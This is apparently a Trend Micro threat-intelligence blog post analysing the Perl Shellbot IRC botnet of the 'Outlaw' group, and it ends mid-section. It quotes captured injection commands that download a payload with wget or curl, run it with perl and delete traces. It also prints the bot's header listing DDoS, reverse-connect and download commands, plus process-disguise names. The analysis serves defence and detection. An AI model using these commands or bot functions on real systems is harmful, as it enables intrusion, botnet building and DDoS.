- Trend Micro
- About TrendLabs Security Intelligence Blog

SECURITY INTELLIGENCE Blog

SECURITY NEWS DIRECT FROM THREAT DEFENSE EXPERTS

Search:

Go to...

- Home
- Categories

Home » Botnets » Perl-Based Shellbot Looks to Target Organizations via C&C

Perl-Based Shellbot Looks to Target Organizations via C&C

- Posted on:November 1, 2018 at 12:04 am
- Posted in:Botnets, Internet of Things, Malware
- Author: Trend Micro Cyber Safety Solutions Team

0

We uncovered an operation of a hacking group, which we're naming "Outlaw" (translation derived from the Romanian word *haiduc*, the hacking tool the group primarily uses), involving the use of an IRC bot built with the help of Perl Shellbot. The group distributes the bot by exploiting a common command injection vulnerability on internet of things (IoT) devices and Linux servers. Further research indicates that the threat can also affect Windows-based environments and even Android devices.

The threat actors in this recent activity compromised an FTP (File Transfer Protocol) server of a Japanese art institution, as well as a Bangladeshi government site over a vulnerability on Dovecot mail server. They then used two compromised servers and linked them to a high availability cluster to host an IRC bouncer, which was used to command and control the emerging botnet.

Aside from finding several exploit files that allowed us to understand how the initial exploit on the first server worked, we also found configuration files of the hackers' toolset that allowed them to target organizations through DoS and SSH brute force, using so-called "class files." Moreover, this suggests that the threat actors were building a botnet that can be used for cybercriminal purposes.

The operation particularly caught our attention after various sensors of our honeypots started to capture new injected commands:

Source	Command
107.1.153.75	uname -a; wget hxxp://54[.]37[.]72[.]170/n3; curl -O hxxp://54[.]37[.]72[.]170/n3; perl n3; rm -rf n3; rm -rf n3.*
195.154.43.102	uname -a; wget ftp://museum:museum04@153[.]122[.]156[.]232/Mail/n3; rm -rf n3; rm -rf n3.*
218.25.74.221	uname -a; wget hxxp://54[.]37[.]72[.]170/n3; curl -O hxxp://54[.]37[.]72[.]170/n3; perl n3; rm -rf n3; rm -rf n3.*
61.8.73.166	uname -a; wget hxxp://54[.]37[.]72[.]170/n3; curl -O hxxp://54[.]37[.]72[.]170/n3; perl n3; rm -rf n3; rm -rf n3.*
61.8.73.166	uname -a; wget hxxp://54[.]37[.]72[.]170/n3; curl -O hxxp://54[.]37[.]72[.]170/n3; perl n3; rm -rf n3; rm -rf n3.*;wget hxxp://54[.]37[.]72[.]170/n.tgz;tar -xzvf n.tgz;rm -rf n.tgz;cd .s;./run;cd /tmp
69.64.62.159	uname -a;cd /tmp;wget hxxp://54[.]37[.]72[.]170/n3;perl n3;rm -rf n3*

Table 1. Commands we identified
Note: Source – Source IP address which tried to inject the command;
Command – Command as captured by the honeypot sensor utility

Country
Taiwan
Japan
United States
India
United Kingdom
Israel
Kuwait
Brazil
Colombia
Germany
Switzerland
Thailand
Bulgaria
Greece
Italy
Malaysia

Table 2. Countries with detections by endpoints
(based on Trend Micro Smart Protection Network feedback)

The botnet itself is built with a Shellbot variant with script written in Perl and even available on GitHub. The botnet was previously distributed via an exploit of the Shellshock vulnerability, hence the name "Shellbot." This time, the threat actors mostly distribute it via previously brute-forced or compromised hosts.


In order to look into the threat's behavior, we looked into our honeypots with several hosts:

- Host #1: The Ubuntu 16.04 based host with Splunk forwarder for monitoring
- Host #2: The Ubuntu 16.04 server with Dovecot mail server installed
- Host #3: An Android device running Android 7, one of the most popular versions and can be easily rooted

We then monitored the C&C traffic and obtained the IRC channels' information. By the first infection, around 142 hosts were present in the IRC channel.

How it infects systems


A command is first run on the IoT device or server. In this example, the command "*uname -a;cd /tmp;wget hxxp://54[.]37[.]72[.]170/n3;perl n3;rm -rf n3**" verifies that the host accepts commands from the command-line interface (CLI) with "*uname -a*". Once the command runs successfully, the working directory is changed to "*/tmp*". The downloaded payload, *n3* file (detected by Trend Micro as PERL_SHELLBOT.SM), is then consequently run with perl interpreter. In the final step of the chain, the *n3* file is removed, with no trace of activity left on the attacked system.



```
root@ubuntu:~#
root@ubuntu:~#
root@ubuntu:~# uname -a;cd /tmp;wget http://54.37.72.170/n3;perl n3;rm -rf n3*
Linux ubuntu 4.4.0-75-generic #96-Ubuntu SMP Thu Apr 20 09:56:33 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
--2018-08-10 13:38:18--  http://54.37.72.170/n3
Connecting to 54.37.72.170:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34716 (34K) [application/octet-stream]
Saving to: 'n3'

n3                                                          100%[==================================================================================================================>]  33.90K  --.-KB/s    in 0.006s

2018-08-10 13:38:18 (5.82 MB/s) - 'n3' saved [34716/34716]

root@ubuntu:/tmp# 
```


Figure 1. Actual payload, with filename n3

Once the bot is installed, it starts to communicate with one of the C&C servers via IRC.



```
root@ubuntu:~# ps -aux |grep httpd
root      7397 99.7  0.6  24936  6452 pts/0    R    13:38   4:45 /usr/sbin/httpd
root      7425  0.0  0.0  12944  1008 pts/0    S+   13:43   0:00 grep --color=auto httpd
root@ubuntu:~# 
```

Figure 2. The bot runs as "/usr/sbin/httpd"



```
root@ubuntu:~# lsof -i
COMMAND    PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
sshd       666 root    3u  IPv4  15666      0t0  TCP *:5001 (LISTEN)
sshd       666 root    4u  IPv6  15668      0t0  TCP *:5001 (LISTEN)
sshd       666 root    5u  IPv4  15670      0t0  TCP *:65534 (LISTEN)
sshd       666 root    6u  IPv6  15672      0t0  TCP *:65534 (LISTEN)
sshd       666 root    7u  IPv4  15674      0t0  TCP *:ssh (LISTEN)
sshd       666 root    8u  IPv6  15676      0t0  TCP *:ssh (LISTEN)
ntpd       813  ntp   16u  IPv6  15595      0t0  UDP *:ntp
ntpd       813  ntp   17u  IPv4  15598      0t0  UDP *:ntp
ntpd       813  ntp   18u  IPv4  15602      0t0  UDP localhost:ntp
ntpd       813  ntp   19u  IPv6  15604      0t0  UDP localhost:ntp
ntpd       813  ntp   23u  IPv4  15743      0t0  UDP 89.221.215.60:ntp
ntpd       813  ntp   24u  IPv6  15746      0t0  UDP [fe80::59ff:fedd:d73c]:ntp
sshd      1131 root    3u  IPv4  15867      0t0  TCP 89.221.215.60:ssh->server2003.cmc-architects.cz:29273 (ESTABLISHED)
splunkd   7277 root    4u  IPv4  29985      0t0  TCP *:8089 (LISTEN)
splunkd   7277 root   50u  IPv4  30000      0t0  TCP 89.221.215.60:41040->[redacted]:8877 (ESTABLISHED)
/usr/sbin 7397 root    3u  IPv4  30902      0t0  TCP 89.221.215.60:47628->luci.madweb.ro:domain (ESTABLISHED)
sshd      7544 root    3u  IPv4  33014      0t0  TCP 89.221.215.60:ssh->server2003.cmc-architects.cz:8263 (ESTABLISHED)
sshd      7544 root    8u  IPv6  34305      0t0  TCP localhost:6010 (LISTEN)
sshd      7544 root    9u  IPv4  34306      0t0  TCP localhost:6010 (LISTEN)
sshd      7560 root    3u  IPv4  33021      0t0  TCP 89.221.215.60:ssh->server2003.cmc-architects.cz:18576 (ESTABLISHED)
root@ubuntu:~# 
```


Figure 3. Outgoing connection to one of the C&C servers, luci[.]madweb[.]ro

The C&C connection attempt occurs right after the infection and is persistent. In case of lost connectivity, it immediately reconnects once an internet connection is available. At this stage, restarting the infected machine won't revert the changes done to the system.

To understand the dynamics of the C&C communication better, we also captured the traffic of the infected hosts. Reconstructed Transmission Control Protocol (TCP) streams show in clear text the download of the malicious file and subsequent communication with the C&C servers.

Captured network traffic during the infection


A TCP stream from traffic capture between the infected host and C&C server at the time of the infection below shows that the *n3* file was consequently downloaded and run on the target system.



Stream Content

```
GET /n3 HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 54.37.72.170
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Fri, 10 Aug 2018 11:38:18 GMT
Content-Type: application/octet-stream
Content-Length: 34716
Last-Modified: Mon, 02 Jul 2018 08:49:44 GMT
Connection: keep-alive
ETag: "5b39e728-879c"
Accept-Ranges: bytes

#!/usr/bin/perl

######################################################################################################################
######################################################################################################################
##  DDoS Perl IrcBot v1.0 / 2012 by DDoS Security Team       ## [ Help ] ###########################################
##      Stealth MultiFunctional IrcBot writen in Perl          #######################################################
##        Teste on every system with PERL instlled             ##  !u @system                                       ##
##                                                             ##  !u @version                                      ##
##     This is a free program used on your own risk.           ##  !u @channel                                      ##
##        Created for educational purpose only.                ##  !u @flood                                        ##
## I'm not responsible for the illegal use of this program.    ##  !u @utils                                        ##
######################################################################################################################
## [ Channel ] #################### [ Flood ] ################################## [ Utils ] ###########################
######################################################################################################################
##  !u @join <#channel>.         ##  !u @udp1 <ip> <port> <time>              ##  !u @cback <ip> <port>             ##
##  !u @part <#channel>          ##  !u @udp2 <ip> <packet size> <time>       ##  !u @downlod <url+path> <file>     ##
##  !u !uejoin <#channel>        ##  !u @udp3 <ip> <port> <time>              ##  !u @portscan <ip>                 ##
##  !u !op <channel> <nick>      ##  !u @tcp <ip> <port> <packet size> <time> ##  !u @mail <subject> <sender>       ##
##  !u !deop <channel> <nick>    ##  !u @http <site> <time>                   ##           <recipient> <message>    ##
##  !u !voice <channel> <nick>   ##                                           ##  !u pwd;uname -a;id <for example>  ##
##  !u !devoice <channel> <nick> ##  !u @ctcpflood <nick>                     ##  !u @port <ip> <port>              ##
##  !u !nick <newnick>           ##  !u @msgflood <nick>                      ##  !u @dns <ip/host>                 ##
##  !u !msg <nick>               ##  !u @noticeflood <nick>                   ##                                    ##
##  !u !quit                     ##                                           ##                                    ##
##  !u !uaw                      ##                                           ##                                    ##
##  !u @die                      ##                                           ##                                    ##
```

Figure 4. TCP stream from network traffic between the infected host and C&C server




```
NICK sEx
:ame-Team.pro NOTICE AUTH :*** Looking up your hostname...
USER sEx 89.221.215.60 54.37.72.170 :sE
:ame-Team.pro NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
:ame-Team.pro 433 * sEx :Nickname is already in use.
NICK sEx-7849
PING :89D135A9
PONG :89D135A9
:ame-Team.pro 001 sEx-7849 :Welcome to the ame-Team.pro IRC Network sEx-7849!sEx@89.221.215.60
:ame-Team.pro 002 sEx-7849 :Your host is ame-Team.pro, running version Unreal3.2.10.6
:ame-Team.pro 003 sEx-7849 :This server was created Mon Feb 12 2018 at 13:03:07 CET
:ame-Team.pro 004 sEx-7849 ame-Team.pro Unreal3.2.10.6 iowghraAsORTVSxNCWqBzvdHtGpI lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGjZ
:ame-Team.pro 005 sEx-7849 CMDS=KNOCK,MAP,DCCALLOW,USERIP,STARTTLS UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10
MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 :are supported by this server
:ame-Team.pro 005 sEx-7849 MAXTARGETS=20 WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&@%+
CHANMODES=beI,kfL,lj,psmntirRcOAQKVCuzNSMTGZ NETWORK=ame-Team.pro CASEMAPPING=ascii EXTBAN=~,qjncrRa ELIST=MNUCT :are
supported by this server
:ame-Team.pro 005 sEx-7849 STATUSMSG=~&@%+ EXCEPTS INVEX :are supported by this server
:ame-Team.pro 251 sEx-7849 :There are 139 users and 3 invisible on 1 servers
MODE sEx +x
:ame-Team.pro 254 sEx-7849 2 :channels formed
:ame-Team.pro 255 sEx-7849 :I have 142 clients and 0 servers
:ame-Team.pro 265 sEx-7849 142 223 :Current local users 142, max 223
:ame-Team.pro 266 sEx-7849 142 223 :Current global users 142, max 223
:ame-Team.pro 422 sEx-7849 :MOTD File is missing
:sEx-7849 MODE sEx-7849 :+wx
```

Figure 5. TCP communication stream after the infection

After the infection, the communication shows that it joined the bot's IRC channel and assigned nickname and server configuration information. Modifying Domain Name System (DNS) settings should show and confirm that a real target is involved (not just the honeypot) and that it has visibility to the internet. It also shows the number of processor cores and the type of processor. It also discloses that the Splunk is running on the host by using the command "*cat /etc/passwd/*" with filtered output. This is to notify the admins that the target device is being monitored or if it has an antivirus (AV) solution installed.


It is followed by PING/PONG communication (where the IRC server occasionally sends a PING message, which requires the response of a PONG message to prevent getting disconnected) to keep the communication channel open.



```
JOIN #Dragos
PRIVMSG #Dragos :..Procesor - model name.: QEMU Virtual CPU version 2.5+
model name.: QEMU Virtual CPU version 2.5+

PRIVMSG #Dragos :..Numar Procesoare - 2

PRIVMSG Dragos :8.8.8.8 via 89.221.215.1 dev eth0  src 89.221.215.60

PRIVMSG Dragos :uid=0(root) gid=0(root) groups=0(root)

PRIVMSG Dragos :--------------------------------------------------------------------------
PRIVMSG MAZY :8.8.8.8 via 89.221.215.1 dev eth0  src 89.221.215.60

PRIVMSG MAZY :uid=0(root) gid=0(root) groups=0(root)

PRIVMSG MAZY :--------------------------------------------------------------------------
PRIVMSG Poseidon :8.8.8.8 via 89.221.215.1 dev eth0  src 89.221.215.60

PRIVMSG Poseidon :uid=0(root) gid=0(root) groups=0(root)

PRIVMSG Poseidon :--------------------------------------------------------------------------
PRIVMSG Dragos :root:x:0:0:root:/root:/bin/bash
PRIVMSG Dragos :splunk:x:1000:1000:Splunk Server:/opt/splunkforwarder:/bin/bash
:sEx-7849!sEx@EE732228.E6A21E6A.C675AA52.IP JOIN :#Dragos
:ame-Team.pro 353 sEx-7849 @ #Dragos :sEx-7849 @vrL @MAZY @Lucian
:ame-Team.pro 366 sEx-7849 #Dragos :End of /NAMES list.
:ame-Team.pro 404 sEx-7849 #Dragos :You need voice (+v) (#Dragos)
:ame-Team.pro 421 sEx-7849 model :Unknown command
:ame-Team.pro 404 sEx-7849 #Dragos :You need voice (+v) (#Dragos)
:ame-Team.pro 401 sEx-7849 Dragos :No such nick/channel
:ame-Team.pro 401 sEx-7849 Dragos :No such nick/channel
:ame-Team.pro 401 sEx-7849 Dragos :No such nick/channel
:ame-Team.pro 301 sEx-7849 MAZY :Auto away at Thu Aug  9 16:15:19 2018
:ame-Team.pro 301 sEx-7849 MAZY :Auto away at Thu Aug  9 16:15:19 2018
:ame-Team.pro 301 sEx-7849 MAZY :Auto away at Thu Aug  9 16:15:19 2018
:ame-Team.pro 401 sEx-7849 Poseidon :No such nick/channel
:ame-Team.pro 401 sEx-7849 Poseidon :No such nick/channel
:ame-Team.pro 401 sEx-7849 Poseidon :No such nick/channel
:ame-Team.pro 401 sEx-7849 Dragos :No such nick/channel
:ame-Team.pro 401 sEx-7849 Dragos :No such nick/channel
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
PONG :ame-Team.pro
PING :ame-Team.pro
```

Figure 6. Separate information are sent to IRC admins

There is a list of hardcoded process names Shellbot is assigned when run. These help hide the running bot from system admins, security monitoring, and researchers.




```
##############################
##### [ Configuration ] #####
##############################

my @rps = ("/usr/local/apache/bin/httpd -DSSL",
           "/usr/sbin/httpd -k start -DSSL",
           "/usr/sbin/httpd",
           "/usr/sbin/sshd -i",
           "/usr/sbin/sshd",
           "/usr/sbin/sshd -D",
           "/usr/sbin/apache2 -k start",
           "/sbin/syslogd",
           "/sbin/klogd -c 1 -x -x",
           "/usr/sbin/acpid",
           "/usr/sbin/cron");
my $process = $rps[rand scalar @rps];
```

Figure 7. Screenshot from Shellbot's configuration file with the available process names

Once the Shellbot is running on a target system, the administrator of the IRC channel can send various commands to the host. The list includes commands to perform a port scan, perform various forms of distributed denial of service (DDoS), download a file, get information about other machines, or just send the operating system (OS) information and list of certain running processes on the C&C server.

Possible script functions an IRC command can call



```
  GNU nano 2.2.6                                                                               File: n3

#!/usr/bin/perl

######################################################################################################################
######################################################################################################################
##  DDoS Perl IrcBot v1.0 / 2012 by DDoS Security Team       ## [ Help ] ############################################
##      Stealth MultiFunctional IrcBot writen in Perl          #######################################################
##        Teste on every system with PERL instlled             ##  !u @system                                       ##
##                                                             ##  !u @version                                      ##
##     This is a free program used on your own risk.           ##  !u @channel                                      ##
##        Created for educational purpose only.                ##  !u @flood                                        ##
## I'm not responsible for the illegal use of this program.    ##  !u @utils                                        ##
######################################################################################################################
## [ Channel ] #################### [ Flood ] ################################### [ Utils ] ##########################
######################################################################################################################
##  !u @join <#channel>          ##  !u @udp1 <ip> <port> <time>              ##  !u @cback <ip> <port>             ##
##  !u @part <#channel>          ##  !u @udp2 <ip> <packet size> <time>       ##  !u @downlod <url+path> <file>     ##
##  !u !uejoin <#channel>        ##  !u @udp3 <ip> <port> <time>              ##  !u @portscan <ip>                 ##
##  !u !op <channel> <nick>      ##  !u @tcp <ip> <port> <packet size> <time> ##  !u @mail <subject> <sender>       ##
##  !u !deop <channel> <nick>    ##  !u @http <site> <time>                   ##           <recipient> <message>    ##
##  !u !voice <channel> <nick>   ##                                           ##  !u pwd;uname -a;id <for example>  ##
##  !u !devoice <channel> <nick> ##  !u @ctcpflood <nick>                     ##  !u @port <ip> <port>              ##
##  !u !nick <newnick>           ##  !u @msgflood <nick>                      ##  !u @dns <ip/host>                 ##
##  !u !msg <nick>               ##  !u @noticeflood <nick>                   ##                                    ##
##  !u !quit                     ##                                           ##                                    ##
##  !u !uaw                      ##                                           ##                                    ##
##  !u @die                      ##                                           ##                                    ##
##                               ##                                           ##                                    ##
######################################################################################################################
######################################################################################################################
```

Figure 8. Screenshot of script header with list of available commands

Some of the IRC-related functions seen to have been used were *join, part, uejoin, op, deop, voice, devoice, nick, msg, quit, uaw,* and *die*. DDoS-related activity affects User Data Protocol (UDP), TCP, and HTTP traffic.

If a port scan is invoked, the bot always scans the following ports:

Ports

1	7	9	14	20	21	22	23	25	53
80	88	110	112	113	137	143	145	222	333
405	443	444	445	512	587	616	666	993	995
1024	1025	1080	1144	1156	1222	1230	1337	1348	1628
1641	1720	1723	1763	1983	1984	1985	1987	1988	1990
1994	2005	2020	2121	2200	2222	2223	2345	2360	2500
2727	3130	3128	3137	3129	3303	3306	3333	3389	4000
4001	4471	4877	5252	5522	5553	5554	5642	5777	5800
5801	5900	5901	6062	6550	6522	6600	6622	6662	6665
6666	6667	6969	7000	7979	8008	8080	8081	8082	8181
8246	8443	8520	8787	8855	8880	8989	9855	9865	9997
9999	10000	10001	10010	10222	11170	11306	11444	12241	12312
14534	14568	15951	17272	19635	19906	19900	20000	21412	21443
21205	22022	30999	31336	31337	32768	33180	35651	36666	37998
41114	41215	44544	45055	45555	45678	51114	51247	51234	55066
55555	65114	65156	65120	65410	65500	65501	65523	65533	

Table 3. Ports scanned by the bot

Sample of network communication captured on infected hosts

This network communication seems to be the output of an XMR rig mining monitoring tool.

